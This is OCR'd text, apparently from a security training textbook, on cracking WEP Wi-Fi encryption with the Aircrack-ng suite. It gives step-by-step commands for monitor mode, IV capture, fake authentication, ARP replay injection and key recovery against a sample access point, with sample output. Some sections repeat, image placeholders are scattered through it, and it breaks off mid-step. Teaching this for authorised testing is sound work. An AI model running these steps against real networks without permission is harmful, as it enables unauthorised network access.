
```
C:\>airmon-ng  start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data,  #/s  CH   MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5      60        3     0   1  54e  OPN                 IAMROGER
02:24:2B:CD:68:EE   99    9      75        2     0   5  54e  OPN                 COMPANYZONE
00:14:6C:95:6C:FC   99    0      15        0     0   9  54e  WEP  WEP            HOME
1E:64:51:3B:FF:3E   76   70     157        1     0  11  54e  WEP  WEP            SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0    0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76   1e-54    0       6
```

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface and keep it running; your capture file should contain more than 50,000 IVs to successfully crack the WEP key

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 3: Associate your wireless card with the target AP



Cracking WEP Using Aircrack-ng (Cont'd)

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e  -h a7:71:fe:8e:d8:25  eth1
22:30:15  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 4: Inject packets using aireplay-ng to generate traffic on the target AP

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read  75168 packets.
                                  Aircrack-ng 0.7 r130
                       [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                    KEY FOUND! [ AE:66:5C:FD:24 ]
```


Step 5: Wait for airodump-ng to capture more than 50,000 IVs; crack WEP key using aircrack-ng

Cracking WEP Using Aircrack-ng

WEP encryption can be cracked using Aircrack-ng through the following steps.

- Run airmon-ng in the monitor mode.


- Start airodump to discover SSIDs on the interface and keep it running. The capture file should contain more than 50,000 IVs to successfully crack the WEP key.



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99    5     60        3     0    1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE  99    9     75        2     0    5  54e  OPN                COMPANYZONE
00:14:6C:95:6C:FC  99    0     15        0     0    9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E  76   70    157        1     0   11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1    1 - 0   0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76    1e-54   0       6
```

Figure 16.88: Screenshot displaying the execution of airmon-ng and airodump-ng


- Associate the system's wireless card with the target AP.



```
